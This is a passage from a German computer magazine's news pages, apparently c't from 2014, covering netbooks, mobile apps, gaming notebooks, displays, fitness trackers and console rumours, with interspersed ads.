Asus installiert bloß die 32-Bit-Version von Windows 8.1 und ein relativ exotisches 32-Bit-UEFI-BIOS, was die Installation von Linux oder anderen Windows-Versionen erschwert oder gar verhindert. Der kleine und nicht erweiterbare (eMMC-)Flash-Speicher von 32 GByte dürfte ohnehin kaum Platz für ein zweites Betriebssystem bieten. Als Schnittstellen gibt es Micro-HDMI und USB 2.0. Die vier Cores des Atom Z3735F (Bay Trail-T)

bringen es bloß auf 1,33 GHz und im Burst-Modus kurzzeitig auf 1,86 GHz.

Im Acer-Netbook rechnet der Celeron N2840 (Bay Trail-M) mit zwei Kernen und 2,16 GHz. In der Praxis dürften beide Netbooks sich mit normalen Windows-Programmen schwertun, weil es den Prozessoren an Single-Thread-Performance mangelt. Acer installiert immerhin die 64-Bit-Version von Windows 8.1 mit Bing und baut einen USB-3.0-Port ein (plus einen USB-2.0-Port). (ciw)



Ins EeeBook 205X baut Asus ein relativ großes Touchpad ein, aber ein Touchscreen fehlt.

Verlängert bis 30.11.2014!

1blu



## Gute Karten: 3 Produkte zu einem Preis! **Homepage „All-in-One“**

### Homepage

- > 2 Inklusiv-Domains
- > 80 GB Webspace
- > SSL-Zertifikat inklusive
- > Traffic inklusive
- > Unbegrenzte E-Mail-Postfächer
- > 50 GB E-Mail-Speicher
- > 60 MySQL-Datenbanken
- > Backup on Demand
- > 24/7-Technik-Hotline

### + 60 GB Cloud-Speicher +

- > Ihre Daten sicher online speichern und mit anderen teilen
- > 60 GB Onlinespeicher verfügbar
- > Serverstandort Deutschland
- > Multiuser – 2 Benutzerkonten
- > Keine Download- oder Traffic-Limits
- > Kostenlose Apps für mobile Geräte (iOS/Android)

### Mobile Festplatte

- > Superkleine und leichte externe 2,5" Festplatte
- > 1 TB Speicherkapazität, geringer Stromverbrauch
- > Stromversorgung über USB-Anschluss (USB 3.0, abwärtskompatibel)
- > Maximale Daten-Transferrate: Lesen 85 MB/s (570x), Schreiben 75 MB/s (503x)



**4,90 €/Monat\***

Dauerpreis!

\*Preis/Monat inkl. 19% MwSt. Es fällt keine einmalige Einrichtungsgebühr an. Vertragslaufzeit jeweils 12 Monate. Angebot für Intenso Festplatte gilt bis 30.11.2014 und nur solange Vorrat reicht. Alle Verträge jeweils jederzeit kündbar mit einem Monat Frist zum Ende der Vertragslaufzeit. Bei Software-Bestellung 7,00 € Versandkosten.

030 - 20 18 10 00 | nur unter **www.1blu.de/all-in-one**


## Microsoft-Office-Apps kostenlos

Microsofts Office-Apps sind ab sofort kostenlos: Man braucht kein Office-365-Abo mehr, um auf iPhone und iPad mit Word, Power Point und Excel zu arbeiten. Voraussetzung ist, dass man ein Nutzerkonto bei Microsoft anlegt. Die Apps greifen auf die in der Microsoft-Cloud oder bei Dropbox gespeicherten Dokumente zu. Nach dem Download kann man sie auch offline bearbeiten und speichern.

An den Apps für Android-Tablets arbeitet Microsoft noch: Zurzeit können Nutzer sie testen (siehe c't-Link), Anfang

2015 sollen sie in Google Play verfügbar sein. Die Versionen für Android-Smartphones sollen „später in 2015“ folgen, sagt Microsoft. Bis dahin gibt es für Android weiterhin das stark abgespeckte „Office Mobile“.

Die kostenlosen Apps darf man nur für private Zwecke nutzen. Für die Arbeit in der Firma braucht man nach wie vor ein kostenpflichtiges Office-365-Abo (ab 8,80 Euro pro Monat). Einige App-Features gibt es nur in Verbindung mit dem Abo, zum Beispiel mehrspaltige Layouts in Word. (cwo)



**Power Point auf dem iPhone:** Die Tastatur belegt die Hälfte des Bildschirms, aber für kleine Änderungen reicht's.


 Alle Apps dieser Seite unter [ct.de/yukt](http://ct.de/yukt)

## Offline-Navigation für iOS und Android

Die neue Navi-App von Skobbler ist in der Basis-Ausstattung wieder kostenlos. Dazu gehören die Karte eines Landes für Offline-Navigation, Basis-Verkehrsdaten von Inrix und Informationen zu fest installierten Blitzern, die Blitz.de liefert.

Durch In-App-Käufe kann man die Funktionen erweitern. Zusätzliche Offline-Karten kosten 3 Euro pro Land und 5 Euro pro Kontinent. Oder man kauft gleich für 10 Euro die ganze Welt. Davon lädt man nur die Karten der Länder in den Handy-Speicher, in die man reisen möchte, und löscht nicht benötigtes Material, um Speicher zu sparen. Für weitere 10 Euro gibt es die Echtzeit-Verkehrsinformationen von Inrix. So wird die aktuelle Verkehrslage einbezogen, um die schnellste Route zu berechnen.

„GPS Navigation“ von Skobbler verwendet Karten von OpenStreetMap.



## WhatsApp: Lesebestätigung ärgert Nutzer

Die neueste Funktion von WhatsApp missfällt vielen Nutzern: Der Messenger zeigt nun an, ob die Nachricht dem Empfänger in der App angezeigt wurde – dieser sie also höchstwahrscheinlich auch gelesen hat. Zuvor gab es lediglich eine Bestätigung, ob die Nachricht zugestellt wurde, unabhängig von der Anzeige auf dem Display.

Auf Twitter und Facebook schimpfen viele Nutzer über die Lesebestätigung, weil sie sich dadurch unter Druck gesetzt fühlen, gelesene Nachrichten möglichst schnell zu beantworten.

Die neue Funktion schlummerte offenbar seit längerem in der App. Aktiviert hat WhatsApp sie, ohne dass Nutzer dafür ein Update einspielen mussten. Abschalten ließ sie sich bis Redaktionsschluss nicht, anders als zum Beispiel bei Threema. (cwo)



**Blaue Haken heißen:** Der Empfänger hat die Nachricht gesehen.

## GMail-App mit POP, IMAP und Exchange

Die Version 5.0 von GMail für Android kann mit Mail-Konten anderer Anbieter umgehen: Accounts bei GMX, Web.de und Outlook.com richten die App nach Eingabe der Zugangsdaten automatisch ein. Accounts bei anderen Anbietern kann man durch Angabe der POP- oder

IMAP-Serverdaten auch manuell anlegen. Sofern der Exchange-Dienst 6.5 auf dem Android-Gerät installiert ist, unterstützt die App nun auch Exchange-Konten. Die neue Oberfläche entspricht der Bildsprache von Android 5.0, sie ist klarer und schnörkeloser als vorher. (spo)

## App-Notizen

Die von Apple ausgezeichnete **DJ-App** djay gibt es nun auch für Android (2,99 Euro). Sie bietet Dutzende DJ-Funktionen für Musik aus dem lokalen Speicher und von Spotify, falls man einen Spotify-Premium-Account hat.



Version 9 des Browsers **Opera für iOS** komprimiert Online-Videos auf Opera-Servern zur Vermeidung von Rucklern und zum Sparen von UMTS-/LTE-Daten-Volumen.

Die Fitness-App **Google Fit** für Android zählt nicht nur Schritte, sondern unterscheidet auch zwischen Gehen, Laufen und Radfahren. Die gesammelten Daten kann man in der App und unter [google.com/fit](http://google.com/fit) auswerten.

**Dropbox für Windows Phone** ist in Arbeit und soll in den kommenden Monaten fertig werden. Bereits jetzt gibt es ein paar Dropbox-Apps von freien Entwicklern, zum Beispiel Cloud-Six von Rudy Huyn.

Die App Sleep Better von Runtastic protokolliert das **Schlafverhalten**, wenn man das Smartphone nachts neben sich aufs Kopfkissen legt. Sie soll unterschiedliche Schlafphasen erkennen und die Weckzeit innerhalb eines Zeitfensters daran anpassen.

Die drei **Taxi-Apps** cab4me, Taxi Deutschland und taxi.eu nutzen nun eine gemeinsame Schnittstelle, über die 90 Prozent der Taxis in Deutschland erreicht werden können. Entwickelt wurde das System vom Taxiverband BZP – wohl auch als Reaktion auf Konkurrenten wie Uber.

# Haben Sie Ihr Büro immer und überall dabei.

Citrix macht den Weg frei für echte Enterprise Mobility. Die IT-Abteilung hat die Sicherheit immer im Griff, während die Mitarbeiter von jedem Ort aus und über jedes Endgerät arbeiten können. Endlich eine Win-Win-Situation für alle. Erfahren Sie mehr auf [citrix.de/MDM](http://citrix.de/MDM)



New ways to work better.

**CITRIX**

Florian Müssig

# Neues für mobile Zocker

## Innovative Gaming-Notebooks

Mehrere Hersteller überraschen mit ungewöhnlichen Notebooks für PC-Spieler: MSI stattet sein GT80 mit einer mechanischen Tastatur aus, HPs Omen 15 ist außergewöhnlich flach, und ans Alienware 13 lässt sich eine potente Desktop-Grafikkarte andocken.

**B**ei teuren Tastaturen für Desktop-PCs sind sie Standard: robuste mechanische Schalter für jede Taste, die ein deutlich anderes und präziseres Tipptgefühl bieten als Gummi-Membranen oder Tasten mit Scherentechnik. Letztere werden in Notebooks eingesetzt, weil sie besonders kompakt ausfallen. Mechanische Schalter sind hingegen samt Taste fast einen Zentimeter hoch.

MSI kombiniert in seinem riesigen Gaming-Notebook GT80 mit 18,3-Zoll-Bildschirm beide Welten. Damit die mit braunen Cherry-MX-Schaltern bestückten Tasten ausreichend Platz haben, wurde die gesamte Tastatur an den vorderen Gerättrand gerückt. Mainboard, Akku & Co. befinden sich in der hinteren Geräterhälfte. Das obligato-

rische Touchpad rechts neben der Tastatur lässt sich so umschalten, dass es einen Ziffernblock simuliert.

Im fast fünf Kilo schweren GT80 sollen Quad-Core-Prozessoren der vierten Core-i-Generation und Nvidias GeForce GTX 980M zum Einsatz kommen. Konkrete Ausstattungsvarianten und Preise nennt MSI bislang nicht; als Starttermin wird unspezifisch „zum Jahreswechsel“ angegeben.

### Flachmann

HPs erstes Gerät der neuen Omen-Baureihe namens Omen 15 ist ein 15,6-Zöller mit nur zwei Zentimetern Dicke und 2,1 Kilogramm Gewicht. Diese Eckdaten sind beachtlich, kommen doch der Vierkern-Prozessor

Core i7-4710HQ (Haswell-Innenleben) sowie der Mittelklasse-Grafikchip Nvidia GeForce GTX 860M (Maxwell-Generation) zum Einsatz. Bisher kombinieren nur wenige Geräte wie MSIs GS-Serie oder Schenkers XMG-C-Baureihe ähnlich flache Gehäuse und hohe Leistung.

Angesichts der schnellen Hardware im Omen 15, die gemeinsam unter Vollast über 90 Watt verbraucht, kommt dem Kühlungssystem besondere Bedeutung zu – aus flachen Ultrabooks mit ULV-Prozessoren müssen üblicherweise ja gerade einmal 15 Watt Abwärme abgeführt werden. HP will dies mit einem ausgeklügelten Kühlsystem im Voll-Alu-Gehäuse gelöst haben; dennoch dürften die beiden Lüfter in 3D-Spielen ordentlich rauschen.

Der Touchscreen zeigt 1920 × 1080 Punkte. Diese Auflösung überfordert den GTX-860M-Chip nicht, doch in hellen Umgebungen dürfen Spiegelungen auf der glatten Paneloberfläche stören. Links neben der ziffernblocklosen Tastatur befinden sich mehrere Zusatztasten, die sich über das Hilfsprogramm Omen Control frei belegen lassen. Zusätzlich steuert die Software die Farben der LED-Beleuchtung: Allein die Tastatur ist in sieben unterschiedlich einfarbbare Bereiche unterteilt.

Statt Festplatten kommen besonders schnelle PCIe-SSDs zum Einsatz. Mit 256er-SSD beginnen die Preise bei 1600 Euro, dann sind 8 GByte Arbeitsspeicher an

Bord. Mehr SSD- und Arbeitsspeicher soll es gegen Aufpreis geben.

HP will zudem optisch passendes Zubehör auf den Markt bringen, etwa die Gaming-Maus Omen X9000 mit 8200-dpi-Lasersensor und einen Rucksack. Preise und Verfügbarkeit des Zubehörs stehen noch nicht fest. Das Notebook selbst soll nicht vor Dezember erhältlich sein.

### Externe GPU

Im 13-Zoll-Modell Alienware 13 steckt der Mittelklasse-Grafikchip GeForce GTX 860M. Optional gibt es eine Zusatzbox namens Grafikverstärker, die an einer proprietären Buchse angeschlossen wird. In der Box stecken ein zusätzliches Netzteil und eine normale Desktop-Grafikkarte, die über mehrere PCI-Express-Lanes an den Notebook-Prozessor angebunden ist. Am Schreibtisch hat man also dank der Zusatz-Box eine 3D-Leistung wie am Desktop; unterwegs zockt man mit der schwächeren Grafikeinheit.

Im Box-Preis von 250 Euro ist keine Grafikkarte enthalten. Grundsätzlich sollen AMD- und Nvidia-Karten funktionieren. Informationen zu konkreten GPUs und zur Treiberunterstützung nennt Alienware nicht. Immerhin: Das Netzteil der Zusatzbox liefert bis zu 375 Watt – das reicht selbst für manche Dual-GPU-Karten. In den USA listet Alienware den Grafikverstärker



MSI baut in sein klobiges GT80 eine mechanische Tastatur mit braunen Cherry-MX-Schaltern ein.



Das Omen 15 von HP ist trotz leistungsstarker Komponenten nur zwei Zentimeter flach und zwei Kilo leicht.



Im Alienware 13 ist ein GeForce GTX 860M eingebaut; über eine externe Zusatzbox lassen sich ungleich schnellere Desktop-Grafikkarten anschließen.



Die Grafikverstärker getaufte Zusatzbox des Alienware 13 nimmt Dual-Slot-Grafikkarten auf; ihr Netzteil liefert bis zu 375 Watt.

für 300 US-Dollar ohne Grafikkarte und liefert gegen 290 bis 690 US-Dollar Aufpreis eine von drei Nvidia-Karten von PNY (GTX 760 OC, GTX 970, GTX 980) mit.

Ohne die Box kostet das Notebook mindestens 1050 Euro (plus 30 Euro Versand). Dafür bekommt man einen 1366er-Bildschirm, Intels Core i5-4210U und 8 GByte Arbeitsspeicher. Gegen Aufpreis gibt es Bildschirme mit Full-HD- oder 2560er-Auflösung sowie SSDs statt der 1-TByte-Platte.

Der deutsche Webshop nannte bei Redaktionsschluss

den 8. Dezember als frühestmöglichen Liefertermin für das Notebook. Die Zusatzbox konnte man noch nicht vorbestellen. In den USA sind Notebook und Grafikverstärker bereits erhältlich.

Die Idee einer externen Grafikkarte für Notebooks ist nicht neu, doch Erfolge konnten sich bislang nicht einstellen. Das Fujitsu Siemens Amilo Sa 3650 von 2009 und das Sony Vaio Z21 von 2011 blieben ohne Nachfolger. MSI hat das GS30 mit Zusatz-Box im Spätsommer angekündigt, es ist aber noch nicht erhältlich. (mue)

## Neue Core-M-Prozessoren

Intel stellt vier weitere Core-M-Prozessoren in Aussicht. Das neue Flaggschiff mit bis zu 2,9 GHz heißt Core M-5Y71; im zuvor nicht vorhandenen Mittelfeld tummeln sich nun die Varianten 5Y51, 5Y31 und 5Y10c.

Größte Neuerung: Für alle vier Neulinge garantiert Intel einen Grafik-Basistakt von 300 MHz statt bislang 100 MHz und erlaubt mitunter höhere GPU-Turbo-Takte. Verwirrenderweise heißt die integrierte Grafikeinheit aber weiterhin überall HD 5300. Weitere Unterschiede findet man nur in den Details: So hat der neue 5Y51 zwar dieselben CPU-Taktraten wie der bekannte 5Y70, doch nur letzterer unterstützt Profi-Features wie Trusted Execution oder vPro. Apropos Profi-Features: Einzig im neuen 5Y71 schaltet Intel die TSX-Prozessor-Erweiterungen frei.

Alle Core M unterstützen unterschiedliche TDP- und damit Takt-Stufen. Nominell verbrauchen sie 4,5 Watt, doch ein Prozessor kann in seinen maximalen Turbo-Stufen nur dann länger bleiben, wenn er bis zu 6 Watt verbraucht darf. Mit der höheren TDP steigt auch der garantierte Nominal-Takt, beim 5Y71 etwa von 1,2 GHz auf 1,4 GHz. Möchte ein Hersteller ein lüfterloses Notebook oder Windows-Tablet entwickeln, so kann ein Core-M-Prozessor auch auf 3,5 Watt eingestellt werden – dann werden aber selten mehr als 600 MHz CPU-Takt erreicht.

Die ersten Geräte mit den im Spätsommer vorgestellten Core-M-Modellen 5Y70, 5Y10a und 5Y10 kommen dieser Tage in den Handel. Ausführliche Details liefert c't 26/14. (mue)

## 15-Zoll-Notebook mit 4K-Display

Nachdem Apples MacBook Pro mit Retina-Display lange Zeit das einzige Notebook mit mehr als Full-HD-Auflösung war, gibt es seit rund einem Jahr auch eine ordentliche Auswahl an Windows-Notebooks mit Hoch-DPI-Bildschirmen. Acer stattet nun sein flottestes 15-Zoll-Notebook Aspire V15 Nitro ebenfalls mit einem solchen aus – und zwar gleich mit 4K-Auflösung (3840 × 2160 Punkte). So bestückt kostet das Gerät ab 1400 Euro. Zur restlichen Ausstattung zählen Core i7-4710HQ, GeForce GTX 860M, 8 GByte DDR3-Speicher, 11ac-WLAN sowie eine SSD für Windows plus eine Festplatte als Datengrab.

Das V15 Nitro ist zwar nicht das erste 4K-Notebook – diese Ehre gebührt Toshibas Satellite P50t. Aber es gehört immerhin zu den Notebooks mit höchster Punktendichte (282 dpi). Ähnlich feine

Pixel gibt es bei 3200 × 1800 Punkten (von manchen Herstellern 3K genannt) auf 13 Zoll Diagonale. 3K gibt es auch auf 15 Zoll, was ähnliche Pixeldichten ergibt wie 2560 × 1440 alias „2,5K“ auf 13 Zoll (ca. 230 dpi).

Während man sich auf all diesen Bildschirmen an gestochener scharfem Text und detailreichen Bildern erfreuen kann, muss man als Spieler Abstriche machen: Die stärksten Desktop-Grafikchips schaffen 3K- oder 4K-Auflösung in 3D-Spielen bei hohen Detaileinstellungen gerade so. Die von Acer und Toshiba in ihren 4K-Notebooks eingesetzten Mittelklasse-Chips wie der GeForce GTX 860M erreichen dieses Ziel bei Weitem nicht. Hier muss man geringere Auflösungen wie Full HD einstellen – was immer noch mehr als ansehnlich aussieht. (mue)



Acers 15,6-Zoll-Notebook Aspire V15 Nitro gibt es jetzt auch mit hochauflösendem 4K-Panel.

## 5K-Monitor mit farbstarkem 27-Zoll-Panel

Bereits vor einigen Monaten hatte Dell einen 5K-Monitor angekündigt. Die Markteinführung des 5K-Displays oblag aber nicht Dell, sondern Apple: In den Genuss von  $5120 \times 2880$  Bildpunkten kommt man bisher nur mit dem neuen 27-Zoll-iMac.

Dell zieht nun nach und bietet den UP2715K genannten 5K-Monitor zur Vorbestellung an. Wie US-Medien berichten, soll der 27-Zöller ab dem 18. Dezember für unter 2000 US-Dollar weltweit erhältlich sein. Bislang wird der Monitor auf der Dell-Webseite noch mit 2500 Dollar gelistet, doch offenbar musste Dell auf Apple reagieren: Der iMac kostet ebenfalls 2500 Dollar, in ihm steckt aber zusätzlich ein Quad-Core-Rechner.

Die 5K des UP2715K klingen im Vergleich zu herkömmlichen

4K-Monitoren ( $3840 \times 2160$  Bildpunkte) nur nach einer moderaten Steigerung. Tatsächlich steigt die Pixelanzahl aber von 8,3 auf 14,7 Millionen. Der UP2715K nutzt wie der iMac ein IPS-Panel, dürfte also ähnlich große Einblickwinkel erlauben. Es gibt aber einige Unterschiede: Die Oberfläche des UP2715K ist entspiegelt, außerdem nutzt Dell ein Wide-Color-Gamut-Display, weshalb der 27-Zöller sehr satte Rot- und Grüntöne anzeigen dürfte. Den Kontrast beziffert Dell auf 1000:1 – ein guter Wert für IPS-Panels.

Der UP2715K hat einen USB-3.0-Hub mit fünf Ports, einen Speicherkartenleser und zwei 16-Watt-Lautsprecher von Harman Kardon. Wie bei Dells Office-Monitoren üblich, lässt sich das Display neigen, drehen und in der Höhe verstehen. (spo)



Das IPS-Panel von Dells UP2715K misst 27 Zoll in der Diagonalen, hat  $5120 \times 2880$  Bildpunkte und soll den AdobeRGB-Farbraum zu 99 Prozent abdecken.

## Büro-Multifunktionsgeräte für den Direktdruck

Xerox aktualisiert sein Schwarz-weiß-Laser-Portfolio mit drei neuen Druckern und Multifunktionsgeräten. Dazu gehören Laserdrucker wie der Phaser 3260 und die Multifunktionsmodelle WorkCentre 3225. Beide eignen sich für kleinere Büros: Sie stellen über WiFi-Direct eine direkte Verbindung zu Mobilgeräten her, auch wenn sonst kein WLAN verfügbar ist. iOS-Smartphones und -Tablets sollen die Drucker über AirPrint erkennen können. Beide Geräte drucken bis zu 28 Seiten in der Minute und lösen

4800 dpi in der Horizontalen und 600 dpi vertikal auf. Der Phaser 3260 kostet rund 210 Euro, das WorkCentre 3225 370 Euro.

Außerdem hat Xerox das Schwarzweiß-Hochleistungsgerät WorkCentre 4265 vorgestellt. Das Multifunktionsgerät druckt und kopiert bis zu 53 Seiten pro Minute, sein schneller Duplex-Scanner soll sogar 70 Bilder pro Minute schaffen. Mit Zusatzfächern lässt sich der Papiervorrat auf maximal 3240 Blatt ausbauen. Einen Preis nannte der Hersteller hierfür noch nicht. (rop)



Das Schwarzweiß-Multifunktionsgerät Xerox WorkCentre 3225 kommuniziert über eine direkte Funkverbindung mit Mobilgeräten – praktisch für Büros ohne eigenes WLAN.

## Aktivitätstracker mit mehr Sensoren

Die US-Firmen Fitbit und Jawbone haben neue Aktivitätstracker angekündigt. Im Vergleich zum Vorgänger UP24 sind in Jawbones UP3-Armband deutlich mehr Sensoren eingebaut: Zusätzlich zum Beschleunigungsmesser gibt es Sensoren für Herzfrequenz, Hautwiderstand und Temperatur. Eine weitere Besonderheit: Das UP3 soll unterschiedliche Aktivitäten – zum Beispiel Laufen und Basketball – unterscheiden können. Bisher gelang das noch keinem Aktivitätstracker zuverlässig. Das UP3 soll noch in diesem Jahr für 180 Euro in die Läden kommen.

Mit dem Up Move bietet Jawbone nun auch einen preisgünstigen Tracker an. Move trägt man nicht ums Armgelenk, son-

dern befestigt ihn mit einem Clip an der Kleidung. Der lediglich mit einem Beschleunigungssensor ausgestattete Move soll 50 Euro kosten.

Fitbit setzt bei seinen Armbändern Charge (130 US-\$), Charge HR (150 US-\$) und Surge (250 US-\$) dagegen auf rudimentäre Smartwatch-Funktionen: Die beiden günstigen Varianten zeigen den Anrufernamen an, wenn das gekoppelte Smartphone klingelt, das Surge-Modell auch Benachrichtigungen. Das Charge-Band misst die Aktivität ausschließlich mit einem Beschleunigungssensor, Charge HR und Surge haben zusätzlich einen Herzfrequenzsensor eingebaut. Wann die Geräte nach Deutschland kommen, ist noch unklar. (jkj)



Das UP3 von Jawbone will mit vielen Sensoren punkten, das Charge HR von Fitbit (rechts) mit Herzfrequenzmesser und rudimentären Smartwatch-Funktionen.

## Wearable-Wettbewerb: Fliegende Selfie-Kamera, Handprothese, Smart-Handschuh

Deutsche Teams haben bei Intels mit 1,3 Millionen US-Dollar dotiertem Startup-Wettbewerb „Make It Wearable“ abgeräumt: Die Erfinder des intelligenten Handschuhs ProGlove (dritter Platz) kommen allesamt aus Deutschland; die Erstplatzierten vom Selfie-Drohnen-Startup Nixie stammen aus Deutschland, Österreich und Serbien. Den zweiten Platz holte das britische Open Hand Project mit seiner Open-Source-Handprothese aus dem Consumer-3D-Drucker.

Der erste Platz, die Selfie-Drohne Nixie, schmiegt sich ums Handgelenk und fliegt auf Wunsch los, wenn man ein Foto oder Video von sich aus der Vogelperspektive machen will. Ist das Bild im Kasten, kommt Nixie wieder zurückgeflogen. Laut Mit-Entwickler Niedermayr schafft der aktuelle Prototyp eine sichere, autonome Flugdauer von sechs Sekunden. Theoretisch kann die Drohne mit ihrem Akku bis zu zehn Minuten in der Luft bleiben – nach solch langen Flugzeiten ist aber noch nicht sichergestellt, dass Nixie wieder exakt an der Stelle landet, an der sie gestartet ist. Während die Software eine komplette Eigenentwicklung ist, haben die Macher bei der Hardware meist auf Standardbauteile zurückgegriffen. Probleme bereitete der Armband-Mechanismus:

Die Drohne muss sich flexibel um den Arm schmiegen und trotzdem stabile Flugeigenschaften haben. Mit dem Preisgeld von 500 000 US-Dollar wollen die Nixie-Macher nun die Entwicklung vorantreiben.

Der ProGlove des deutschen Teams richtet sich an Produktionsarbeiter, die häufig wiederkehrende Handlungen ausführen müssen. ProGlove merkt dank RFID-Technik, ob das richtige Bauteil gegriffen und an der richtigen Stelle eingebaut wurde.

Bei der Open Hand stand nicht die Monetarisierung im Vordergrund. Stattdessen will Erfinder Joel Gibbard die Welt ein bisschen gerechter machen und auch weniger begüterten Menschen den Kauf einer Handprothese ermöglichen: Aktuelle High-Tech-Prothesen kosten fünfstellige Summen, die Open Hand lässt sich für einen Bruchteil herstellen. Herzstück der Prothese ist wie bei allen Erfindungen des Wettbewerbs ein Edison-Board von Intel, die Hand selbst kann mit einem Consumer-3D-Drucker hergestellt werden. Die Prototypen kommen aus einem Lulzbot-Drucker. Baupläne sowie die 3D-Daten sollen frei veröffentlicht werden. Allerdings ist der Bau nicht ganz einfach, weshalb Erfinder Gibbard auch fertig montierte Prothesen verkaufen will. (jkj)



Team Nixie (von links Michael Niedermayr, Christoph Kohstall und Jelena Jovanovic) hat mit seiner fliegenden Selfie-Kamera Intels Wearable-Wettbewerb gewonnen.



Die 3D-gedruckte Handprothese des Open Hand Projects gibt es für Kinder und Erwachsene.

## Microsoft-Aktivitätstracker heiß begehrt

Bei Microsofts Band handelt es sich um einen Aktivitätstracker mit Smartwatch-Funktionen. Es zeigt Anrufe und Benachrichtigungen von gekoppelten iOS-, Android- und Windows-Phone-Geräten an. Den per Sprache gesteuerten Cortana-Assistenten kann man nur mit Windows Phones nutzen.

Allerdings war das von Microsoft überraschend angekündigte „Band“ in den USA schon nach einem Tag ausverkauft – ganz anders als bisherige, wenig erfolgreiche Microsoft-Hardware.

Während Aktivitätstracker meist nur einen Beschleunigungssensor eingebaut haben, bietet das Band etliche zusätzliche Sensoren für Temperatur, Herzfrequenz, GPS, UV-Strahlung und Hautwiderstand. Der integrierte 100-mAh-Akku soll sich in 1,5 Stunden aufladen und 48

Stunden lang durchhalten. Das Touchscreen-Display hat eine Auflösung von  $320 \times 106$  Pixeln. Außer einem Mikrofon ist auch ein Vibrationsmotor eingebaut.

Das Microsoft Band ist in den USA für 200 US-Dollar erhältlich, eine Markteinführung in Deutschland ist bislang nicht geplant. (jkj)



Das Microsoft Fitness-Armband „Band“ analysiert auch die Schlafqualität.

## Lichtfeld-Kamera selbst gemacht

Lichtfeld-Kameras sind ein Traum: Erst fotografieren und später in Ruhe den Fokuspunkt festlegen. Und obwohl es mit Lytro seit zwei Jahren einen Hersteller gibt, der Lichtfeld-Kameras anbietet, konnte sich die innovative Technik am Markt bislang nicht durchsetzen. Den kommerziellen Erfolg der Lichtfeld-Technik will Lytro nun durch ein Entwicklerkit forcieren, mit dem sich eigene Lichtfeld-Kameras entwickeln lassen.

Das Lytro Development Kit (LDK) besteht aus der Hardware – 41-Megapixel-Sensor, Objektiv (f/2.0), Schlitzverschluss und Entwicklerboard – sowie Prozess-Software aus Python-API, diversen Skripts, Beispieldaten und Desktop-Tools. Dieselbe Hardware steckt auch in Lytos 1600 Euro teurer Lichtfeldkamera Illum. Mit 20 000 Euro ist das LDK allerdings deut-

lich teurer – zumal die Summe jährlich fällig wird.

Der hohe Preis schränkt die Zielgruppe natürlich erheblich ein, für den gemeinen Bastler ist das nichts. So gehören zu den ersten Kunden die NASA und das US-Verteidigungsministerium. Die NASA will die Lichtfeldtechnik künftig in Erkundungsfahrzeugen auf fremden Planeten einsetzen. Das Verteidigungsministerium möchte mit dem LDK bestehende Nachtsichtgeräte verbessern. (axk/uk)



Das Lytro-Kit enthält Bauteile für Lichtfeld-Kameras.

## Erste Anzeichen für Xbox One Slim

Im Vergleich zur Playstation 4 ist die Xbox One ein ziemlich dickes Ding. Da liegt es auf der Hand, dass Microsoft an einer platzsparenden Slim-Ausführung arbeitet. Seit Anfang November gibt es dafür erste Indizien, denn es kam heraus, dass die Redmonder an einer sparsameren Variante des aktuellen AMD-Kombiprozessors (APU/SoC) der Xbox One tüfteln. AMDs SoC Physical Design Manager Daniel McDonnell hatte diese eigentlich geheime Information in seinem persönlichen Lebenslauf auf dem Business-Portal LinkedIn veröffentlicht. Der Account des Managers wurde nach dem Bekanntwerden der Information gelöscht. Doch was einmal im Netz ist – Sie wissen schon.

McDonnell schrieb, er habe die Entwicklung eines „kosten-günstigeren“ Derivats in 20-nm-

Technik“ des derzeitigen 28-nm-Kombiprozessors geplant und ausgeführt. Der 20-Nanometer-Fertigungsprozess erlaubt die Herstellung von Chips, die für die gleiche Anzahl von Transistoren eine geringere Fläche benötigen und sparsamer arbeiten. Eine reduzierte Leistungsaufnahme könnte es Microsoft ermöglichen, die Xbox-Hardware in ein kleineres Gehäuse zu packen.

Offenbar werden die Chips der Xbox One nicht mehr bei TSMC, sondern bei Globalfoundries gefertigt. Im April 2014 erklärte AMD in einer Pressemeldung zum Wafer Supply Agreement, dass Globalfoundries 2014 „bestimmte GPUs und (...) Produkte für Spielkonsolen“ fertigen soll. Die Globalfoundries-Website erwähnt einen Fertigungsprozess namens 20LPM (Low Power Mobility), der im Vergleich zu



**Microsofts Xbox One ist groß und klobig. Nun gibt es erste Indizien, dass Microsoft an einer schlankeren Variante arbeitet.**

28SLP um 61 Prozent sparsamere Chips und doppelte Packungsdichte ermöglichen soll.

Wann Xbox-One-Konsolen mit 20-nm-Kombiprozessoren frühestens erscheinen können, ist unklar. Microsoft steht derzeit aber unter enormem Druck, schließlich verkauft sich die leistungsschwächere Xbox One schlechter als Sonys Playstation 4, die manche Spiele in höherer Auflösung rendert. Bis September 2014 verkaufte Sony insgesamt

13,5 Millionen Playstation 4. Microsoft gibt keine genauen Zahlen heraus. Die Webseite VGChartz meldet, dass insgesamt 6,1 Millionen Xbox One verkauft wurden, Arstechnica hält bis zu 7,35 Millionen Stück für möglich. In den USA hat Microsoft den Preis der Xbox One bereits gesenkt: Das Modell ohne Kinect kostet dort 349 statt 399 US-Dollar. Ob auch für den deutschen Markt Preissenkungen geplant sind, ist unklar. (mfi)

## Für Xbox One, PS 4 und PC: GTA V mit Ego-Perspektive

Rockstar Games hat die Neuauflage von GTA V um einen First-Person-Modus erweitert. Dafür hat das Entwicklerstudio für sämtliche Autos, Motorräder, Boote, Hubschrauber und Flugzeuge dreidimensionale Cockpits gestaltet. Auch die Animationen von Waffen und Gadgets wurden an die Ego-Perspektive angepasst. Gegenüber dem Gaming-Magazin IGN erklärte der Animation Director Rob Nelson, dass man allein 3000 Animationen für die Waffen integriert habe, etwa für Mündungsfeuer und herausfliegende Patronen.

Die überarbeitete Version von GTA V erscheint am 18. November 2014 für Xbox One und Playstation 4 und am 27. Januar 2015 für den PC. Die Konsolen-Versionen sollen in Full HD und mit

